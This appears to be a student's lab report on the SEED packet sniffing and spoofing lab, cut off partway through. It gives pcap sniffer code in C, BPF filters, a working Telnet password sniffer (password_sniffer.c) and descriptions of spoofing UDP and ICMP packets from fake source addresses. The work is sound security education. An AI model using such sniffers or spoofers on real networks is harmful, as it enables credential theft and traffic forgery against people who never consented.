


Figure 10. Sniffing and then spoofing with a non-existing host on the LAN

Task 1.4: Sniffing and-then Spoofing - Scenario 3

The below figure is the demonstration of the python file which is explained at the beginning of *Task 1.4* with the docker container (bottom left terminal) pinging 8.8.8.8 (an existing host on the internet). As can be seen from the bottom left terminal, the source gets an echo reply from both 8.8.8.8 and the spoofer program (“DUP!” indicates that the reply is a duplicate of the former). This shows that the python program sends the reply even though the reply is sent from the real source (8.8.8.8). That is the reason why the target gets duplicate replies.




Figure 11. Sniffing and then spoofing with an existing host on the Lan

Task 2.1: Writing Packet Sniffing Program

File(s): sniff.c

The figure below shows the packet sniffing program in action. On the top-left side of the figure, the attacker docker container runs the *sniff.c* program, and on the bottom left, another docker container pings the 8.8.8.8 address. The packets can be seen in the top-left terminal and Wireshark (bottom right).




Figure 12. Packet sniffing

The figure below shows the *sniff.c* program which is from the SEED book's website. The code is self explanatory.

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
/* Ethernet header */
struct ethheader {
  u_char  ether_dhost[6]; /* destination host address */
  u_char  ether_shost[6]; /* source host address */
  u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
};
/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
```

```
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address };
void got_packet(u_char *args, const struct pcap_pkthdr *header,const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;
  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *) (packet + sizeof(struct ethheader));
    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));
    switch(ip->iph_protocol) { /* determine protocol */
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}
int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;
  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);
  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);
  pcap_close(handle);   //Close the handle
  return 0;
}
```

Figure 13. sniff.c program

Task 2.1A: Understanding How a Sniffer Works

Question 1: Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

1. **pcap_open_live**: Takes network interface, buffer size, promisc mode and delay as arguments and starts the sniffing according to its arguments.
2. **pcap_compile**: The filter expression is stored on a char array called *filter_exp[]*, and this function compiles it.
3. **pcap_setfilter**: Starts the compiled filter expression.
4. ***pcap_loop***: Starts the sniffing session in a loop manner on the sniffing handle which was opened by the *pcap_open_live* function. It sniffs until the execution is terminated. It calls the *got_packet* function each time it sniffs a packet.
5. ***pcap_close***: Closes the sniffing session.

Question 2: Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Root privilege is needed because the pcap library needs access to the low-level network interface to sniff packets. This is a design choice of the operating system which aims to prevent malicious programs to sniff/spoof packets. The program fails in the line (`handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);`) which is the line where it tries to listen to the network interface.

```
[-----------------------------------stack------------------------------------]
0000| 0x7fffffffdb60 --> 0x0
0008| 0x7fffffffdb68 --> 0x0
0016| 0x7fffffffdb70 --> 0x0
0024| 0x7fffffffdb78 --> 0x0
0032| 0x7fffffffdb80 --> 0x7fffffffdef0 ("enp0s3: You don't have permission to c
apture on that device (socket: Operation not permitted)")
0040| 0x7fffffffdb88 --> 0x7fffffffdfef --> 0x7fffffffe0f000
0048| 0x7fffffffdb90 --> 0x0
```

Figure 13. Debugger output of running the sniffer without root privileges

---

Question 3: Please turn on and turn off the promiscuous mode in your sniffer program. The value 1 of the third parameter in pcap open live() turns on the promiscuous mode (use 0 to turn it off). Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this. You can use the following command to check whether an interface's promiscuous mode is on or off (look at the promiscuity's value).

Promiscuous mode allows a network interface to sniff the traffic which is not directly related to the network interface. When it is turned on, the program can sniff all the traffic (including loopback) however, when it is turned off, the program cannot sniff loopback packets.

Task 2.1B: Writing Filters

File(s): filtered_sniffer_icmp.c

The figure below shows the C file for sniffing ICMP packets between two specific hosts only. It uses the same code used in *Task 2.1* with a minor difference. The *filter_exp[]* variable which stores the filter is set for ICMP packets between 10.0.2.15 and 8.8.8.8. The filter (`char filter_exp[] = "icmp and ((src host 10.0.2.15 and dst host 8.8.8.8) or (dst host 10.0.2.15 and src host 8.8.8.8))";`) can be seen on the top-right text editor in the below figure. The sniffed packets can be seen either in the top-left terminal or the bottom right Wireshark window. As in previous tasks, a docker container (bottom left terminal) in the VM is used for pinging 8.8.8.8 and another docker container with root privileges (top-right terminal)is used to sniff packets.




Figure 14. Sniffing ICMP packets only

Task 2.1B: Writing Filters (cont'd)

File(s): filtered_sniffer_tcp.c

The figure below shows the C file for sniffing TCP packets with a destination port number in the range from 10 to 100 only. It uses the same code used in *Task 2.1* with a minor difference. The *filter_exp[]* variable which stores the filter is set for TCP packets with a destination port number in the range from 10 to 100. The filter (`char filter_exp[] = "proto tcp and portrange dst 10-100";`) can be seen on the top-right text editor in the below figure. The sniffed packets can be seen either in the top-left terminal or the bottom right Wireshark window. As in previous tasks, a docker container (bottom left terminal) in the VM is used for pinging 10.0.2.3 and another docker container with root privileges (top-right terminal)is used to sniff packets.




Figure 15. Sniffing TCP packets with a destination port number in the range from 10 to 100

Task 2.1C: Sniffing Passwords

File(s): password_sniffer.c, header.h

The figure below demonstrates sniffing passwords that sent through Telnet. The default password for the SeedLab VM is “dees”. As can be seen in the figure below, the terminal on the right hand side is connected to 10.9.0.6 via telnet and the terminal on the left hand side (attacker) got the password successfully.




Figure 16. Sniffing passwords

The figure below shows the C file for sniffing passwords that sent through Telnet. For a better readability, a custom header file (header.h) was used. Header file can be found in the Appendix. The code is built on the *sniff.c* file which was previously explained (see *Task 2.1*). The changes were made for getting the password out of data. Comments were added for more explanation.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <string.h>
#include "header.h" // custom header file for a better readability of this file
int is_pass = 0; // flag for the password

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
  const struct tcpheader *tcp;
  const char *payload;
  int size_ip;
  int size_tcp;
  int size_payload;
  struct ethheader *eth = (struct ethheader *) packet;
  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    // getting the payload properly
    struct ipheader *ip = (struct ipheader *) (packet + sizeof(struct ethheader));
    size_ip = (((ip)->iph_ihl) & 0x0f) * 4;
```

```
    tcp = (struct tcpheader *) (packet + 14 + size_ip);
    size_tcp = TH_OFF(tcp) * 4;
    payload = (u_char * )(packet + 14 + size_ip + size_tcp);
    size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

    if (size_payload > 0) { // checks payload size
      if (is_pass) { // checks if the 'Password' is found in the last payload
        for (int i = 0; i < size_payload; i++) {
          if (isalpha(*payload)) {
            if (size_payload == 1) {
              printf("%c", *payload); // prints the password one char at each time
            }
          }
          payload++;
        }
        // after password entered, first payload has a size of 2
        // checks this and sets the is_pass flag as False
        // shows that the password is entered
        if (size_payload == 2) {
          printf("\nPassword found.\n");
          is_pass = 0;
        }
      }
      // if 'Password' is in payload, sets the is_pass flag to True
      if (payload == strstr(payload, "Password")) {
        is_pass = 1;
        printf("Password: ");
      }
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "tcp port telnet";
  bpf_u_int32 net;
  // Step 1: Open live pcap session on NIC with name br-82d5b13c1347
  handle = pcap_open_live("br-82d5b13c1347", BUFSIZ, 1, 1000, errbuf);
  pcap_compile(handle, &fp, filter_exp, 0, net); // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_setfilter(handle, &fp);
  pcap_loop(handle, -1, got_packet, NULL); // Step 3: Capture packets
  pcap_close(handle);   //Close the handle
  return 0;
}
```

Figure 17. password_sniffer.c file

Task 2.2.A: Write a Spoofing Program

File(s): spoof.c, header.h

The figure below demonstrates spoofing an UDP packet. A simple “Hello World!” message was sent. The packet can be seen in the Wireshark windows (bottom left). The code was written by the information I learned from Seed Lectures. Thus, the code is similar to the one used in the Seed Lectures and the book.

By using raw sockets, udp and ip headers were set and a “Hello World!” message was inserted. Then by setting the source and destination IP addresses, the packet can be send from a non-existing IP (1.2.3.4) on the Internet as shown in the figure.




Figure 18. Spoofing a UDP packet as a machine on the Internet which does not exist

Task 2.2.B: Spoof an ICMP Echo Request

File(s): spoof_icmp.c, checksum.c, header.h

